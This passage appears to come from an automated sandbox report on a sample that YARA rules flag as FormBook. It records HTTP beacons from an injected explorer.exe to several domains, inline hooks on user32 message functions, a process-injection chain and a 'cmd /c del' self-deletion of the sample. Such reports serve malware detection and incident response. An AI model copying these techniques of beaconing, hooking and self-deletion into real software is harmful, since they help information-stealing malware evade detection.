Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:00:11.721623898 CET	38	OUT	GET /xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=dZpq/2SbxZ9fjKphiMNZYhV3L/2Ns2NYRA9XvZOFrZWohuKG4iXKPwFAYUeyauD7Ycns HTTP/1.1 Host: www.theatomicshots.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:00:11.881947041 CET	39	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Wed, 13 Jan 2021 20:00:11 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: XPilZouo/MXGzH7RM Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 31 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49705	103.224.182.242	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:00:32.457227945 CET	62	OUT	GET /xle/?uXrpEpT=cFX1FrcwDqMX+IN0jqclYIdWbU407iK5CKMwEtxyEXpkIlBYmHSlzkKZME9DYGRJLQkE&0V3lvN=YvRXzPexWxVddR HTTP/1.1 Host: www.fallgus.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:00:32.665769100 CET	63	IN	HTTP/1.1 302 Found Date: Wed, 13 Jan 2021 20:00:32 GMT Server: Apache/2.4.25 (Debian) Set-Cookie: __tad=1610568032.6283841; expires=Sat, 11-Jan-2031 20:00:32 GMT; Max-Age=315360000 Location: http://ww25.fallgus.com/xle/?uXrpEpT=cFX1FrcwDqMX+IN0jqclYIdWbU407iK5CKMwEtxyEXpkIlBYmHSlzkKZME9DYGRJLQkE&0V3lvN=YvRXzPexWxVddR&subid1=20210114-0700-326f-8339-544bab45d1f5 Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49706	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:00:55.123081923 CET	63	OUT	GET /xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=p5BrHqV+x52+8/dkhIH/2RZzzPQHVqXKKEjnsmk8YSbLMdX3vj27OxdUa7hcnD/L48D0 HTTP/1.1 Host: www.bigdudedesign.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:00:55.246642113 CET	65	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 13 Jan 2021 20:00:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_XwYFrnlyPu5jWvWrdq84v1G6SsvYaEYwokt3UWzay0h67CH4DH8mTUMEGVNDpMAQMWAXBNEHwCF0Nu40JOdPLg== Data Raw: 66 66 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 58 77 59 46 72 6e 6c 79 50 75 35 6a 57 76 57 72 64 71 38 34 76 31 47 36 53 73 76 59 61 45 59 77 6f 6b 74 33 55 57 7a 61 79 30 68 36 37 43 48 34 44 48 38 6d 54 55 4d 45 47 56 4e 44 70 4d 41 51 4d 57 41 58 42 4e 45 48 77 43 46 30 4e 75 34 30 4a 4f 64 50 4c 67 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ff9<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_XwYFrnlyPu5jWvWrdq84v1G6SsvYaEYwokt3UWzay0h67CH4DH8mTUMEGVNDpMAQMWAXBNEHwCF0Nu40JOdPLg==""><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/></head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><![endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascript">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.async=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xE4
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xE4
GetMessageW	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xE4
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xE4

Statistics

Behavior



System Behavior

Analysis Process: zHgm9k7WYU.exe PID: 1928 Parent PID: 5516

General

Start time:	20:58:16
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\zHgm9k7WYU.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\zHgm9k7WYU.exe'
Imagebase:	0x5b0000
File size:	1081344 bytes
MD5 hash:	D97A26894EC19DC562EEC833CCB5607F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.254778297.0000000002D31000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.257876655.0000000003F0D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.257876655.0000000003F0D000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.257876655.0000000003F0D000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\zHgm9k7WYU.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DDCC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\zHgm9k7WYU.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DDCC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C901B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C901B4F	ReadFile

Analysis Process: zHgm9k7WYU.exe PID: 360 Parent PID: 1928

General

Start time:	20:58:26
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\zHgm9k7WYU.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xed0000
File size:	1081344 bytes
MD5 hash:	D97A26894EC19DC562EEC833CCB5607F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.290306069.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.290306069.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.290306069.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.294049960.0000000001980000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.294049960.0000000001980000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.294049960.0000000001980000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.294025157.0000000001950000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.294025157.0000000001950000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.294025157.0000000001950000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 360

General

Start time:	20:58:29
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 4400 Parent PID: 3472

General

Start time:	20:58:42
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x13b0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.571651184.00000000038B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.571651184.00000000038B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.571651184.00000000038B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.568319249.00000000010A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.568319249.00000000010A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.568319249.00000000010A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.572123843.00000000051A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.572123843.00000000051A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.572123843.00000000051A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	10B9E57	NtReadFile

Analysis Process: cmd.exe PID: 1688 Parent PID: 4400

General

Start time:	20:58:47
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\zHgm9k7WYU.exe'
Imagebase:	0xe70000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5024 Parent PID: 1688

General

Start time:	20:58:48
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis